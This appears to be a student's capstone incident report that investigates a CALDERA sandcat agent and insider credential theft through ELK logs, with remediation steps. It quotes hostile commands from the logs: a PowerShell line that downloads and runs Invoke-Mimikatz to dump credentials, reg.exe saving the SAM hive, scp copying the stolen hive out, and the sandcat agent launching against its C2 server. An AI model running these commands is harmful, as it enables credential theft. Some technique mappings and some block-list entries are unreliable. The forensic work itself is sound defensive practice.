log capstone // sandcat

trevor achtermann

indicators \ technical details


What @Date@ Time	Identifier	ATT&CK ID	Comment
INITIAL COMPROMISE Mar 30, 2022 @ 17:16:48.635 through Mar 30, 2022 @ 17:50:41.803	rdpclip.exe RuleName: RDP	**T1021** Remote Services	**RDP connection is active to host** 10.20.8.5 **from host** 10.20.8.14 **within the same network** **EC2AMAZ-D46OILK.goodcorp.local was the destination hostname**
MALICIOUS FILE Mar 30, 2022 @ 17:15:40.860	sandcat.go-windows.exe	**T1204.002 \ .003** User Execution: Malicious File	**Default agent implant used by CALDERA. pre compiled GoLang designed to run on windows as an executable file**
SERVER ACQUISITION Mar 30, 2022 @ 17:15:40.860	https://caldera.le-priv.com	**T1583.004 \** Acquire Infrastructure: Server	**Instance of cleanmgr running out of** :\Users\TMCTES~1\AppData\Local\Temp\F06581F5-16A7-4220-8347-26ACB04C8A78
SERVER ACQUISITION Mar 30, 2022 @ 17:15:48.860	224.0.0.251 [it_chose_this_one_first] 10.10.46.125 10.10.71.236 10.10.23.237	**T1583.004 \** Acquire Infrastructure: Server	**DNS query is initially made by powershell for** https://caldera.le-priv.com **and returned with QueryResults: ::ffff:10.10.46.125;::ffff:10.10.71.236;::ffff:10.10.23.237;** **these ip addresses are also associated with later activity initiated by** sandcat.go-windows.exe
PRIVILEDGE ESCALATION Mar 30, 2022 @ 17:34:42.647	cleanmgr.exe Dismhost.exe	**T1071.001 \** Application Layer Protocol: Web Protocols	**Instance of cleanmgr running out of** :\Users\TMCTES~1\AppData\Local\Temp\F06581F5-16A7-4220-8347-26ACB04C8A78 **This may be a method for priviledge escalation, or we could have weird cleanmgr policies that should be addressed.**
CREDENTIAL ACCESS **OS CREDENTIAL DUMPING** Mar 30, 2022 @ 17:31:32.168 Mar 30, 2022 @ 17:32:38.808	mimikatz powershell.exe > reg.exe	**TA0006** Credential Access **T1003** OS Credential Dumping **T1003.001, T1003.003** LSASS Memory, NTDS	**LSASS memory dumps occur both through abuse of the SAM registry hive in this command** C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save **and when - user ran** powershell IEX (New-Object System.Net.Webclient).DownloadString('https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds **its interesting that they didnt try to hide the mimkatz activity at all**
DATA EXFILTRATION Mar 30, 2022 @ 17:35:03.126	ssh.exe scp.exe > ssh.exe	**T1021.004 \** Remote Services: SSH Secure Copy	**contents of 10.20.8.5 SAM hive is transferred and saved to the C:\ directory of 10.20.8.14's Administrator account using this command line** "C:\Windows\System32\OpenSSH\scp.exe" .\sam Administrator@10.20.8.14:C:\

What @Date@ Time	Identifier	ATT&CK ID	Comment
HARDENING DISABLED Mar 30, 2022 @ 17:19:32.327	rundll32.exe ServerManager.exe	**ID: T0889** Modify Program	**user tmctestface uses the command line to use** rundll.32.exe **to open the IE hardening dialog where its assumed hardening settings were modified and put into a disabled state.**
LOL ACTIVITY Various	DismHost.exe cleanmgr.exe upfc.exe taskhostw.exe SIHClient.exe reg.exe DeviceCensus.exe dstokenclean.exe lpremove.exe rdpclip.exe inetcpl.cpl Configure-SMRemoting.exe gpupdate.exe scp.exe ssh.exe rundll32.exe	**T1055.001 \** Process Injection: Dynamic-link Library Injection	**It's believed that user** tmctestface **used these native windows processes in different attempts to gain elevated priviledge,cover their tracks,**
ENUMERATION Mar 30, 2022 @ 17:26:22.494	ProcessHacker.exe procexp.exe 7z2107-x64.exe	**T1072** Software Tools	**tools installed by user** tmctestface **after disabling hardening, possibly** processhacker.exe **and** procexp.exe **in an attempt to view and manipulate other system processes while being more difficult for our security systems to detect their activity.**

executive summary

On Mar 30 2022 between 17:00:00 and 18:00:00, it has been determined by Goodcorp's SOC that an insider threat was present within our network. Remote connections were made from a computer within our network [10.20.8.14] to another computer with the network [10.20.8.5] . During their time connected to the system the user carried out various suspicious activities including modifications to local security policy and running numerous commands in a hidden fashion, after which they installed third party software that lets them look deeper into system processes. The user copied local SAM (Security Accounts Manager) information that contained user account usernames, passwords, and security identifiers (SIDs). At this time it is not believed that any network or domain accounts are compromised as this information is not stored in the directories stolen by the malicious user. any users who work with the compromised host machine should be notified immediately of this compromise, and we reccomend reviewing any security footage we have of the are around host 10.20.8.14 during the timeframe laid out above to determine the identity of the insider threat within the organization.

It may seem almost too obvious, but querying for ‘malware’ in elk displays any events that caused our malware intrusion detection rule to trigger. Here I could see where the logging systems we have in place recognized the suspicious SAM hive activity initiated by user tmctestface, where the SAM registry hive was saved to a temp folder in C:\



process.name	host.hostname	process.command_line	process.executable	event.category	event.type	user.name
reg.exe	EC2AMAZ-D46OILK	"C:\Windows\system32\reg.exe" save HKLM\SAM sam	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D46OILK	"C:\Windows\system32\reg.exe" save HKLM\SAM c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D46OILK	"C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface
reg.exe	EC2AMAZ-D46OILK	"C:\Windows\system32\reg.exe" save hklm\sam c:\temp\sam.save	C:\Windows\System32\reg.exe	malware, intrusion_detection	info, allowed	tmctestface

I noticed that the threat actor was using the command line to carry out this action, and figured they got this far by using similar means. Adding *process.command_line* as a filter in ELK let me see what command line arguments were used by a process, and with a little UI tinkering, I can filter so that only events where *process.command_line:exists AND user. name: tmctestface* is present are presenting themselves. After doing this I removed processes that are integral to windows and generally not malicious. these processes were:

sihost.exe

taskhostw.exe

ctfmon.exe


userinit.exe

Runtimebroker.exe

MusnotifyIcon.exe


SearchUI.exe

This left me with about 180 hits, which was still a decent dataset but something I felt like I could go through chronologically to get an idea of what actions were taken by this user account. Scrolling all the way to the bottom to start at the first log entry under my filters, I noticed rdpclip.exe process activity, indicating an RDP connection to the host.



services.exe	svchost.exe	EC2AMAZ-D46OILK	C:\Windows\system32\svchost.exe -k UnistackSvcGroup	C:\Windows\System32\svchost.exe	process	info	tmctestface
services.exe	svchost.exe	EC2AMAZ-D46OILK	C:\Windows\system32\svchost.exe -k UnistackSvcGroup	C:\Windows\System32\svchost.exe	process	start	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D46OILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	start	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D46OILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	info	tmctestface
svchost.exe	rdpclip.exe	EC2AMAZ-D46OILK	rdpclip	C:\Windows\System32\rdpclip.exe	process	start	tmctestface
svchost.exe	TSTheme.exe	EC2AMAZ-D46OILK	C:\Windows\system32\TSTheme.exe -Embedding	C:\Windows\System32\TSTheme.exe	process	start	tmctestface
svchost.exe	TSTheme.exe	EC2AMAZ-D46OILK	C:\Windows\system32\TSTheme.exe -Embedding	C:\Windows\System32\TSTheme.exe	process	start	tmctestface

At this point I duplicated my ELK instance and cleared out my filters to look for any use of RDP in the dataset. I got ELK to match to the RuleName of the event where the RDP connection was started. expanding the event to view more details and further expanding the ‘message’ field, I could see the RDP session details [next_page]




Time ↓	process.name	host.hostname	process.command_line	process.executable	event.category
Mar 30, 2022 @ 17:16:48.635	rdpclip.exe	EC2AMAZ-D46OILK	rdpclip	C:\Windows\System32\rdpclip.exe	process
Mar 30, 2022 @ 17:16:37.559	svchost.exe	EC2AMAZ-D46OILK	-	C:\Windows\System32\svchost.exe	network
Mar 30, 2022 @ 17:16:36.006	svchost.exe	EC2AMAZ-D46OILK	-	C:\Windows\System32\svchost.exe	network

Evidence was present that another computer within the same local network had an active RDP session with the logged machine. The IP address for the source of the RDP connection was:

10.20.8.14


with a clearer idea of what was happening now, I returned to my filtered ELK instance displaying the activity caused by tmctestface.



```
Network connection detected:
RuleName: RDP
UtcTime: 2022-03-30 17:16:36.006
ProcessGuid: {d60ea28a-9000-6244-1300-00000000cf00}
ProcessId: 1008
Image: C:\Windows\System32\svchost.exe
User: NT AUTHORITY\NETWORK SERVICE
Protocol: tcp
Initiated: false
SourceIsIpv6: false
SourceIp: 10.20.8.14
SourceHostname: ip-10-20-8-14.ec2.internal
SourcePort: 49732
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 10.20.8.5
DestinationHostname: EC2AMAZ-D46OILK.goodcorp.local
DestinationPort: 3389
DestinationPortName: ms-wbt-server
```


the next suspicious command line activity i saw from the user was: *C:\Windows\system32\rundll32.exe" C:\Windows\system32\iesetup.dll, IEShowHardeningDialog,*

I believe this to be the user utiliziing command line to open a GUI process that allows them to modify securty policy relating to Internet explorer hardening.




Mar 30, 2022 @ 17:19:32.327	ServerManager.exe	rundll32.exe	EC2AMAZ-D46OILK	"C:\Windows\system32\rundll32.exe" C:\Windows\system32\iesetup.dll,IEShowHardeningDialog

Following this, Internet explorer was used to download and install 7-Zip, a file zip extraction software, Processhacker.exe, and Procexp.exe [next_page]. Its believed processhacker was used to examine lsass.exe and locate the SAM hive.



iexplore.exe	7z2107-x64.exe	EC2AMAZ-D46OILK	"C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\14C2NYBC\7z2107-x64.exe"
procexp.exe	procexp64.exe	EC2AMAZ-D46OILK	"C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\14C2NYBC\procexp.exe"
processhacker-2.39-setup.exe	processhacker-2.39-setup.tmp	EC2AMAZ-D46OILK	"C:\Users\TMCTES~1\AppData\Local\Temp\2\is-DCF7O.tmp\processhacker-2.3tup.tmp" /SL5="$D0328,1874675,150016,C:\Users\tmctestface\AppData\Local\Microsoft\Windows\INetCache\IE\RC0JXGDO\processhacker-2.39-setup.exe"


With evidence of credential dumping taking place at this point, I queried for other common credential dumping tools within the dataset and found an instance of the user executing and dumping credentials with mimikatz as well:



process	info	Creating Scriptblock text (1 of 1): powershell IEX (New-Object System.Net.Webclient).DownloadString('https://github.com/clymb3r/PowerShell/blob/master/Invoke-Mimikatz/Invoke-Mimikatz.ps1') ; Invoke-Mimikatz -DumpCreds

Following this discovery I shifted my attention to actions that require administrator priviledges to occur, and changed my filters to filter for *user.name: Administrator*. I was suprised to see the dataset narrow to only 36 entries and immediately noticed numerous entries for an executable file I had not seen or heard about before:
[sandcat.go-windows.exe]

I added *process.name: sandcat.go-windows.exe* to my ELK filters and was left with 13 entries




	Time ↓	process.name	host.hostname	process.command_line	process.executable	event.category
>	Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:32:35.835	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:44.766	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:44.764	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:44.763	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:44.325	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:43.310	sandcat.go-windows.exe	EC2AMAZ-D46OILK	-	C:\Users\Public\sandcat.go-windows.exe	network
>	Mar 30, 2022 @ 17:15:40.86	sandcat.go-windows.exe	EC2AMAZ-D46OILK	"C:\Users\Public\sandcat.go-windows.exe" -server https://caldera.le-priv.com -group red	C:\Users\Public\sandcat.go-windows.exe	process

Something of note here is the initial sandcat.go-windows.exe activity was initiated by powershell about a minute before the RDP activity had started from 10.20.8.14. This is what leads me to believe that the threat actor is an insider at the network, as they easily could have launched sandcat locally using a portable drive to install it to the system, and then moved to their assigned terminal to carry out the rest of the attack over RDP. At this time the sandcat presence is belived to be an attempt to maintain access to the system and its information after any RDP connections were closed


Near the beginning of the sandcat activity, I noticed anotehr service mentioned within a domain pointing to something relating to ‘caldera’. After a short time researching, I learned that Caldera is an open-source cybersecurity framework developed by MITRE. It’s designed to simulate advanced persistent threats and interestingly, it’s default agent is a version of sandcat malware written in GoLang that can be precompiled to run on mac, windows, or linux. This made the name sandcat.go-windows.exe make sense and I was confident id found the actual documentation explaining what the executable that I’d found was and how it functioned in relation to caldera. Those docs can be found here:

https://caldera.readthedocs.io/en/latest/plugins/sandcat/Sandcat-Details.html

After reading through the docs I believe the C2 agent in this case is the caldera server, and I found log activity of both the caldera agent enrollment and DNS queries from sandcat for its caldera C2 IP’s:



```
sandcat.go-window    EC2AMAZ-D46OILK    "C:\Users\Public\sandcat.go-windows.exe" -server https://caldera.le-priv.com -group red
s.exe
```



```
Dns query:
RuleName: -
UtcTime: 2022-03-30 17:15:44.328
ProcessGuid: {d60ea28a-903c-6244-6700-00000000cf00}
ProcessId: 6676
QueryName: caldera.le-priv.com
QueryStatus: 0
QueryResults: ::ffff:10.10.46.125;::ffff:10.10.71.236;::ffff:10.10.23.237;
Image: C:\Users\Public\sandcat.go-windows.exe
```

It appears the afforementioned C2 IP’s are:


10.10.46.125

10.10.71.236

10.10.23.237

sandcat makes connections with these IP’s as well as others roughly 15 minutes into the RDP session

Returning to tmctesfface user dataset with 180 entries, the next thing I was looking for was attempts by the user to exfiltrate the stolen SAM hive data, which due to the users apparent affinity for the command line, I suspected may have been done over SSH. Adding *process.name: ssh.exe* to the list of filters returned with 3 entries that showcased command line arguments that opens up a file transfer connection using a number of flags and then runs ‘scp’. swapping to *process.name: scp.exe,* I could see the command that ran immediately after this connection was established, which sent the contents of the stolen SAM hive temp directory over SSH to 10.20.8.14



```
scp.exe    EC2AMAZ-D460ILK    "C:\Windows\System32\OpenSSH\scp.exe" .\sam Administrator@10.20.8.14:C:\    C:\Windows\System32\OpenSSH\scp.exe    process

ssh.exe    EC2AMAZ-D460ILK    "C:\Windows\System32\OpenSSH\ssh.exe" "-x" "-oForwardAgent=no" "-oPermitLoca    C:\Windows\System32\OpenSSH\ssh.exe    process
                              lCommand=no" "-oClearAllForwardings=yes" "-oRemoteCommand=none" "-oRequestTT
                              Y=no" "-l" "Administrator" "--" "10.20.8.14" "scp -t C:/"
```

ELK filters

Input	Output
NOT process.name: sihost.exe NOT process.name: taskhostw.exe NOT process.name: ctfmon.exe NOT process.name: userinit.exe NOT process.name: RuntimeBroker.exe NOT process.name: MusNotifyIcon.exe NOT process.name: SearchUI.exe	Add these filters to remove entries in this dataset caused by normal and or seemingly benign systems and processes related to windows
process.command_line: exists user.name: Administrator	Add these filters to see all sandcat.go-windows.exe activity carried out under the Administrator user
process.command_line: exists user.name: tmctestface	Add these filters to
process.name: sandcat.go-windows.exe	Add this filter to view any entries caused by sancat.go-windows.exe
process.name: ssh.exe process.name: scp.exe	Add these features to see SSH and secure copy activity

Remediation and Prevention

Remediating this incident and preventing it in the future consists of 3 key actions, these actions include:

- removing 10.20.8.5 from the network and conducting a local analysis of the machine to stop, find, and remove any sandcat related residual binaries or files

- modifying our group policy to require domain admin credentials to open an SSH or RDP connection between clients, as we believe these credentials were not compromised

- applying network wide blocks to various IP addresses that are associated with the malicious activity carried out by tmctestface

At this time the only info we have about the location of sandcat binaries without doing a local analysis is:

C:\Users\Public

A way we can modify our group policy to only allow RDP or SSH connections after domain admin credentials are passed through is:

- Open the Group Policy Management Console and create a new GPO (Group Policy Object) or edit an existing one that applies to the appropriate users or computers.

- Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > User Rights Assignment.

- Locate the "Allow log on through Remote Desktop Services" and "Allow log on through Terminal Services" policies, depending on whether you are configuring RDP or SSH.

- Double-click on each policy and remove any entries in the "Users or Groups" list, leaving it empty.

- Click the "Add User or Group" button and add the "Domain Admins" group to each policy.

- Click "OK" to save the changes and close the policy settings window.

- Force a Group Policy update on the domain controllers and affected clients by running "gpupdate /force" from an elevated command prompt.

Set up firewall blocking rules for these IP addresses:

10.10.46.125

10.10.46.125,

10.10.71.236,

10.10.23.237

fe80:0:0:0:b9f5:fe18:7586:6538

169.254.169.253

169.254.169.123

169.254.169.249

169.254.169.251

-end